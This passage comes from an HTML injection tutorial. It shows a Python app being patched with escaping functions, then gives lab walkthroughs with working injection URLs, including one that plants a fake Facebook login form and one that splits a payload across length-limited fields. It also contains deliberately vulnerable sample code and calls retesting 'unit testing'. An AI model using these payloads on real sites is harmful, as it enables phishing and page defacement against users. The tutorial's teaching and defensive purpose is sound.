    status = '200 OK'
```

Next, I save the buffer in 'nano' using CTRL+O and exiting with CTRL+X and reinitiate the server by calling the python file:


```
coded@coded:~/vulnerableapp$ python app.py
```

Browsing to the web browser and point it towards the port '8051' because the python code uses server as the localhost on port '8051':




The application loads but however we still need to test it against the previous HTML Injection vulnerabilities. This is known as 'unit testing' code in the software industry. You detect a bug in the application, re-deploy it changing the source and then again re-testing if the bug was fixed. In this scenario, the bug is a web application bug which needs mitigation measures to ensure the integrity of the application. In previous section, I found the bug to be HTML Injection to which an attacker could render pages according to his wishes and hence I applied escaping to those user input and will now test if the bug was mitigated with the applied 'patch'. A 'patch' in software industry could be extra code deployed to make the application stronger or an additional deployment to mitigate serious security problems. Anything on the application which needs a functional correction is called a 'fix' instead of a patch. In software security, it's known as 'patch management'.

I re-test the application using my previous payloads and to check if any HTML code rendering was taking place on the query string parameter named 'name', I have to test both the parameters 'name' and hobby and hence:







Notice that I had also marked the 'checkbox' for 'hobbies' to test it from the GET request since it would be a GET request from previous enumeration. After I submit the request, I get this:



The output shows that no rendering was possible to the 'name' parameter and the page did not render as expected to the attackers wish. However, we have another parameter to test, which is 'hobbies', and I test it against HTML Injection, so from the 'GET' request in the URL which already brought the parameter since I had selected 'checkbox' for the parameter named 'hobbies', I have an opportunity to inject my payload into this parameter:



And on hitting an 'enter' at the URL, I receive:





This clearly shows that the vulnerable sample code was mitigated from HTML Injection, but as discussed again using CGI Escape isn't the safe option for all scenarios. Because I didn't call any parameters which was passed via as 'query string' into any 'value' attribute context, I did not initiated a payload to test it against doubles quotes which CGI escape (`cgi.escape`) does not escape at default. Had I used to call this same passed input string to interact with the attribute context, an attacker could had bypassed it. But there was no chance to 'bypass' anything here because the input submission were not passed to those context. We will look at bypassing these special cases in the end. However there is another way to escape safely. This would be explained in the next section.



## Mitigating Python Vulnerable Code via Websafe on Web Library

As I mentioned before there are many libraries in python which could be used for web application deployment and correct escaping to user inputs. Here I would demonstrate a very simple web application which would be vulnerable to rendering attacks via 'code injection' as HTML code and mitigate the same application using a function called 'websafe' from the 'Web' library in python. The sample code for the bad practice application is:

```
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp x coded@coded: ~/vulnerableapp x
GNU nano 2.2.6 File: query.py

import web
urls = ('/', 'index')
app = web.application(urls, globals())

class index:
    def GET(self):
        i = web.input(name=None)
        return "Hi " + (i.name)


if __name__ == "__main__":
    app.run()
```

Triggering this code from the terminal after writing to buffer (CTRL+O) and exit (CTRL+X) in 'nano':

```
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp x coded@coded: ~/vulnerableapp x
coded@coded:~/vulnerableapp$ python query.py
http://0.0.0.0:8080/
```




The page would render as follows:



However, if I go ahead and supply it with a query appending a ‘?name=Value’:



It renders but the query string is “really” not escaping the values passed via the parameter, we can test this with a sample payload “<b>Inject</b>”:





The rendering does not occur due to the fact that no 'python' templates were specified which has HTML code context in it, the purpose of this section is to show how to properly escape the query string, not to show how to 'code in python', refer to the python and web library documentation for this. If the payloads were processed server side and would had escaped, I would had got < and > modified to &lt; and &gt; respectively, but that didn't happen here. So I need to escape the parameters right, this could be accomplished by a function called 'websafe()' which the 'web' library provides, so I go ahead and modify my code:

```
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp x coded@coded: ~/vulnerableapp x
GNU nano 2.2.6 File: query.py

import web

urls = ('/', 'index')

app = web.application(urls, globals())

class index:
    def GET(self):
        i = web.input(name=None)
        return "Hi " + web.websafe(i.name)

if __name__ == "__main__":
    app.run()
```

I modified the user input parameter 'name' to be escaped via 'web.websafe()' function and saved the code with CTRL+O and exiting with CTRL+X, now I would need to start the self-python server integrated into the code (make sure the previous attempt to start the server was stopped via CTRL+C in Linux or from the task manager 'end process' in Windows or it would throw an error for 'middleware' because the server was already running on port 8080 by default, however after applying the changes to the code, this isn't necessary because everything is processed at the run time and modified accordingly and the request could had been made via the browser without closing down the server):

```
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp x coded@coded: ~/vulnerableapp x
coded@coded:~/vulnerableapp$ python query.py
```






Next, after hitting enter, we see that the server has started:

```
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp x coded@coded: ~/vulnerableapp
coded@coded:~/vulnerableapp$ python query.py
http://0.0.0.0:8080/
```

Open the link and browse again to see how the query string value is processed with the same payload that is “<b>Inject</b>”:



There’s definitely a difference calling via the first method and calling the input query string via the second method. The second method is escaping the query string passed via the ‘name’ parameter. This concludes the topic on mitigation and I warn you that there are much more libraries for web applications in python than ever imagined. Using them depends on the skill of the python user and developing a secure code instead of assuming everything at hand and blind folded applying ‘vulnerable’ code into main stream web applications and re-inventing the wheel. That been said, next section discusses scenarios regarding HTML Injection and possible methodologies used by a web application penetration tester to test and break the application in a creative way.



## HTML Injection Scenario 1 – HTMLi on Attribute Context in Tags


This is a very basic scenario where the developer code would be vulnerable to ‘code injection’ attack such as HTML Injection. The application is available at:

<http://www.pentesteracademylab.appspot.com/lab/webapp/htmli/1>

The Objective of the challenge is to:

1. To Display a custom message.
2. To add an attacker generated form to be rendered.

Moving along with the flow, the application is loaded in my Browser and it looks like the following:



I can see the form, and hence I go ahead and inspect the form elements which is at the HTML source code. This is always likely to be accessed by a web application penetration tester before starting to inject right away. This could be the enumeration part here:

```
<form class="form-signin">
  <h2 class="form-signin-heading">Please sign in</h2>
  <input type="text" value="" class="input-block-level" placeholder="Email address" name="email">
  <input type="password" class="input-block-level" placeholder="Password" name="password">
  <label class="checkbox">
    <input type="checkbox" value="remember-me" name="DoesThisMatter"> Remember me
  </label>
  <button class="btn btn-large btn-primary" type="submit">Sign in</button>
</form>
```



The form itself is quite simple, and from the form I can deduce several things which is supposed to be noted during any vulnerability assessment not just ‘code injection’:

1. There is no method declared explicitly such as GET or POST into the form.
2. Due to method not explicitly described, it is taken as a ‘GET’ request.
3. Two ‘input type’ are available, 1<sup>st</sup> is ‘email’, 2<sup>nd</sup> is ‘password’.

To be able to logically define our boundaries to attain the objective, we need to know ‘submit’ something into both of these fields defined by the form and look at what the application throws back, hence dummy values were passed to the input fields:

Please sign in

  
  
 Remember me  

Upon clicking ‘Sign in’, which is nothing but basically the ‘Submit’ form button, I go ahead and re-look at the HTML source (CTRL+U):

```
<form class="form-signin">  
  <h2 class="form-signin-heading">Please sign in</h2>  
  <input type="text" value="Inject" class="input-block-level" placeholder="Email address" name="email">  
  <input type="password" class="input-block-level" placeholder="Password" name="password">  
  <label class="checkbox">  
    <input type="checkbox" value="remember-me" name="DoesThisMatter"> Remember me  
  </label>  
  <button class="btn btn-large btn-primary" type="submit">Sign in</button>  
</form>
```

The value for the attribute named ‘value’ did not change and was reflected back as it was submitted by the attacker. This could be a ‘case’ scenario opportunity to look for ‘bad’ characters and identify if the application is sanitizing or escaping user input data. To check so, some bad characters needs to be involved for checking the test case against HTML Injection:



**Please sign in**


"Inject

.....|

Remember me

**Sign in**

Double quotes is a bad character which should be sanitized or escaped using discussed techniques in this document and must be eliminated if the application was a conscious security compliant web application, on submitting the double quotes, everything were cleared off as per 'rendering':



**Please sign in**

Email address

Password

Remember me


**Sign in**



However, when the source code is accessed via CTRL+U bring up the HTML source code, it could be verified that the application really did not escape or sanitize anything, but because 'double quotes' was itself an HTML element, the double quote went ahead and just closed the 'value' attribute itself and hence the original payload ""Inject"" went rendered as it should had been because of HTML parsing only the 'value' attribute and considering rest something which could neither be rendered or displayed since they did not had any meaningful tags enclosed:

```
<form class="form-signin">
  <h2 class="form-signin-heading">Please sign in</h2>
  <input type="text" value=""Inject" class="input-block-level" placeholder="Email address" name="email">
  <input type="password" class="input-block-level" placeholder="Password" name="password">
  <label class="checkbox">
    <input type="checkbox" value="remember-me" name="DoesThisMatter"> Remember me
  </label>
  <button class="btn btn-large btn-primary" type="submit">Sign in</button>
</form>
```

The fingerprint of the double quote reflected back at HTML context level, where the context here is an 'attribute context', HTML Injection could be possible by similarity closing the value attribute as it is done beforehand and then additionally appending a '>' to close the 'input' tag field and then defining the custom text which was objective number one. This does not stop here, the rest of HTML code is commented out by using HTML comment '<!--' after the custom text has been injected into the rendering engine, which is the browser here:



This would achieve object number one demonstrated below:






To be able to add as additional attacker rendered form as per his/her intention, which would complete the objective two of the challenge, requires the payload to be much more brief, the following payload was used to bring the form in place:

```
http://www.pentesteracademylab.appspot.com/lab/webapp/htmli/1?email="><h4>Injected Form  
Below:</h4><form action="" method="GET"> <input type="text" value="" placeholder="Enter Facebook  
Email" name="email"> <input type="password" placeholder="Input your facebook password here"  
name="password"><input type="checkbox" value="" name="DoesThisMatter"> <button class="btn btn-  
large btn-primary" type="submit">Sign in</button></form><!--&password=inject
```

What the payload did were the following:

1. First, it closed the value attribute with ">
2. Next, it opened up header tag with text.
3. Next, it opened up a new form with initials such as both input fields, email and password.
4. It created the Sign Up button exactly it was in previous, code was copied from the source itself.
5. Closed the form which we opened as a payload.
6. Commented out rest of the code which has no necessity to be rendered.

The following suggests, objective number two was achieved with the above payload set for HTML Injection as an attack vector:



Copy and paste the above payload to get the results. This verifies that normal HTML Injection could be done using the above described techniques and with analysis on 'logical' basis. Any attacker attempting to inject scripts blindly would fail better. The next scenario bring more logic and we move forward to it.



## HTML Injection Scenario 2 – HTMLi on Output Data Length Restriction

As discussed in above section, there are various methods with which developers might restrict injection attacks, therefore disallowing and preventing ‘code injection’ attacks, these three which were promptly mentioned before were:

1. Data formatting
2. Data encoding
3. Data length


This particular scenario is based upon ‘Data Length’, where the application restricts output combined with capped characters allowed to be rendered as the part of the HTML code thereby making difficulties for an attacker to render as per his wish. The vulnerable application resides at:

<http://www.pentesteracademylab.appspot.com/lab/webapp/htmli/2>

The objectives of the challenge were to:

1. Render a <h1> tag which says ‘Vulnerable to HTMLi’.
2. Render the page exactly as given in the URL [here](#).

It looks like both of the objective has the same intention which is to render the string ‘Vulnerable to HTMLi’ somehow using HTML Injection with a ‘H1’ tag-pair. That been said, first I go over to browse the supposed to be vulnerable application at the specified [URL](#):





Everything looks perfect and I promptly move on to the enumeration part to deduce security related variants with the HTML source page on form:

```
<form class="form-signin">
  <h2 class="form-signin-heading">Please sign in</h2>
  <input type="text" value="" class="input-block-level" placeholder="Email address" name="email">
  <input type="password" value="" class="input-block-level" placeholder="Password" name="password">
  <label class="checkbox">
    <input type="checkbox" value="remember-me" name="DoesThisMatter"> Remember me
  </label>
  <button class="btn btn-large btn-primary" type="submit">Sign in</button>
</form>
```

1. The method is a 'GET' request because no method were specified in the 'form' tag.
2. An input type field with the 'text' as type and name as 'email' were identified.
3. An input type field with the 'password' as type and name as 'password' were identified.

For verification of what is being evaluated by the application technology used, I need to actually deliver an input to the application fields which would be submitted as I trigger the 'submit' form:

**Please sign in**

Inject

.....

Remember me

**Sign in**

After submitting the form, both the fields remained intact and were not evaluated any way as for the observed rendering in the browser. To verify that the inputs are being reflected back, I need to look at the page source and view the HTML source which should contain my 'input' being reflected back, I hit the CTRL + U to being the HTML source and scroll down to the form:





```
<form class="form-signin">
  <h2 class="form-signin-heading">Please sign in</h2>
  <input type="text" value="Inject" class="input-block-level" placeholder="Email address" name="email">
  <input type="password" value="Inject" class="input-block-level" placeholder="Password" name="password">
  <label class="checkbox">
    <input type="checkbox" value="remember-me" name="DoesThisMatter"> Remember me
  </label>
  <button class="btn btn-large btn-primary" type="submit">Sign in</button>
</form>
```

Both the input type field named 'email' and 'password' reflected back the values which could be the test case for HTML Injection. To begin the test, I need to submit malicious input and then analyze if any malicious payloads were being escaped, sanitized or any restrictions are being placed at the payloads:

Please sign in

<h1>Vulnerable to HTMLi</h1>|

.....

Remember me

Sign in

Because the initial objective was to render the exact page posted in the [URL](#), I begin straight away injecting the payload as such, and would next try to deduce what happens with the payload. To verify everything, I might require to look at the page source every time after I submit a new payload and then conclude the observations based on it. On submitting the above payloads, the rendered page looked:

Please sign in

<h1>Vulnerable to HT

.....

Remember me

Sign in



This verifies that characters were truncated and chopped out by the application to prevent our payloads from rendering expected output. The counted numerical value of the characters allowed to the 'email' field was '<h1>Vulnerable to HT' and hence 'twenty' characters. Now, I have to apply probably 'twenty one' characters to the next field that is the 'password' field to see if the password field has the same 'Data Length' restriction which 'email' field has and verify if it's length restriction is until '20', accordingly to which I shall craft my payload to render the page shown in the 'sample' image for the objective to be accomplished. I keep the 'email' field as such and give '21' characters to the 'password' field to determine if any characters are being truncated down to '20' characters on the 'password' field as well:

**Please sign in**

<h1>Vulnerable to HT

.....|

Remember me

**Sign in**

On submitting the 'form', I get:

**Please sign in**

<h1>Vulnerable to HT

.....

Remember me

**Sign in**



I verify that the 'password' field is 'Data Length' restricted and truncates my characters down to 'sixteen' characters which is numerical '16'. So technically, we have the scenario as:

1. The 'email' provides space for 20 characters to fit in.
2. The 'password' field provides space for 16 characters to fit in.
3. Total Injection space allotted for user input is therefore 20+16 = 36 characters.
4. Total number of characters to deliver payload for rendering: `<h1>Vulnerable to HTMLi</h1>` = 28 characters
5. Total number of left overall characters to 'actually' bypass the 'attribute' context and issuing comments and additional characters to render page as shown as sample = 8 characters.

The first sub-objective hence will be to invalidate the 'attribute' to which our input lands on, this is the 'value' attribute in the 'input' tag and could be clearly visible via the web source page:

```
<form class="form-signin">
  <h2 class="form-signin-heading">Please sign in</h2>
  <input type="text" value="<h1>Vulnerable to HT" class="input-block-level" placeholder="Email address" name="email">
  <input type="password" value="1234567890123456" class="input-block-level" placeholder="Password" name="password">
  <label class="checkbox">
    <input type="checkbox" value="remember-me" name="DoesThisMatter"> Remember me
  </label>
  <button class="btn btn-large btn-primary" type="submit">Sign in</button>
</form>
```

I need to close that first with the initial payload of: ">" so as to close the 'input' tag itself. Our 2 characters out of 8 allowed characters go here which is 8-2= 6 characters more left other than the original header payload to render the sample output shown.

Next, I need to deduct '2' characters from the 'email' field and adjust these later to the 'password' field to fit everything and equate, hence technically, I need to eliminate 'HT' as for now because I had already used ">" to nullify the 'input' tag:





I need to delete them, and hence the payload becomes:

The screenshot shows a sign-in form with the heading "Please sign in". There are two input fields: the top one contains the text "><h1>Vulnerable to|" and the bottom one is a password field with dots. The top field is highlighted with a blue border.

Notice the 'space' which also counts for a 'character'. The next attempt will be to use the leftover '6' characters which could be used yet to bypass other restrictions such as 'commenting' out in HTML to nullify the rest of the HTML code which could be interfering with the rendered content, so after the previous step, I check to see what the page looked after 'submitting' the 'form':

The screenshot shows the sign-in form after submission. The top input field is empty. Below it, the rendered HTML code is displayed in a large, bold font: `Vulnerable to " class="input-block-level" placeholder="Email address" name="email">`. Below the code is a password field with dots.




The application indeed broke and needs to be fixed, in order to fix, I would use the leftover ‘6’ characters discussed above and comment out the rest of the code with ‘<!--’ which stands for HTML commenting, I append this new ‘payload’ after inspecting the source:


```
<form class="form-signin">
  <h2 class="form-signin-heading">Please sign in</h2>
  <input type="text" value=""><h1>Vulnerable to " class="input-block-level" placeholder="Email address" name="email">
  <input type="password" value="1234567890123456" class="input-block-level" placeholder="Password" name="password">
  <label class="checkbox">
    <input type="checkbox" value="remember-me" name="DoesThisMatter"> Remember me
  </label>
  <button class="btn btn-large btn-primary" type="submit">Sign in</button>
</form>
```

This way, the source tells me where to inject the next payload to comment out the rest of the HTML code, and hence I append my ‘4’ character payload which is ‘<!--’ after ‘to’ but that would again be against the ‘Data Length’ restriction policy since 4 characters to already applied 20 characters will make it 24 characters and hence character truncation will again restrict the payload, so what I do here is again erase 4 characters for my bypass ‘comment’ to fit in; that is I eliminate from the space as a character to ‘to’ and then the ‘space’ character again which allots me enough seats to fit the comment ‘<!--payload’, and hence my payload becomes: “><h1>Vulnerable<!--

The removal of characters to fit in my payload is as shown below by highlighting those characters:



And in place of these characters, I fit in <!-- to comment out rest of the code:



This fetched me commenting out all the HTML code which falls after it and hence rendered as:



The source now looks like the following:

```
<form class="form-signin">
  <h2 class="form-signin-heading">Please sign in</h2>
  <input type="text" value=""><!-->Vulnerable<!-->
  <input type="password" value="123456789012345" class="input-block-level" placeholder="Password" name="password">
  <label class="checkbox">
    <input type="checkbox" value="remember-me" name="DoesThisMatter"> Remember me
  </label>
  <button class="btn btn-large btn-primary" type="submit">Sign in</button>
</form>
```

Now, we have to recall the number of characters left with me as a 'bypass', originally we had 8 characters, out of which I used 2 characters ">" for closing the attribute and the input tag itself, and then I used 4 more characters to comment out rest of the code, but we also eliminated the 4 characters which were legitimately allowed, so that balances it and hence we have 6 characters left yet again to use, this should be wisely done to the 'password' field, so that we can use the 6 characters + 16 characters in the 'password' field which are legitimately allowed by the 'password' field itself. Anything beyond 16 characters in the password field will be restricted and land up in truncation of the extra characters. Hence to render the page as desired, we have to calculate what more is left to the payload. We already had displayed 'Vulnerable' and the leftover is ' to HTMLi' (with space in the beginning) which is 9 characters alone, the rest allowed 7 characters will make total 16 characters and hence should be used wisely to comment out anything that is left over which could hamper the rendering and also close the comments which were started before. Calculating this, to close the comments will take 3 characters, which is 7-3 = 4 characters left to open the comments again to nullify other HTML code, which exactly fits the equation, so my payload for the 'password' field would be:



```
--> to HTMLi<!--
```




This is to close the previous started comments as well as fit the strings for ' to HTMLi' and then nullify other HTML code by putting in <!-- which evaluates to using total in 16 characters. After I paste the below mentioned whole equation as a payload:

`http://www.pentesteracademylab.appspot.com/lab/webapp/htmli/2?email="><h1>Vulnerable<!--&password=--> to HTMLi<!--`

I get the following which exactly matches the sample which was desired:



This could be verified by copying the above link and pasting into a browser and verifying if the payload worked and it rendered the same output as the original objective specified. That wraps up this special case where 'Data Length' based restrictions were done to prohibit malicious users from rendering HTML pages according to their wishes with 'code injection', but as shown here, I bypassed those restrictions to clearly go forward and calculate the exact payload which could match the desired outcome. Next, we would look at a different scenario where HTML Injection via 3<sup>rd</sup> party application would be possible.







## Contact Information

LinkedIn: Contact me on LinkedIn [here](#).

Facebook: Contact me on Facebook [here](#).

Reach me at: [Shritam.bhowmick@gmail.com](mailto:Shritam.bhowmick@gmail.com)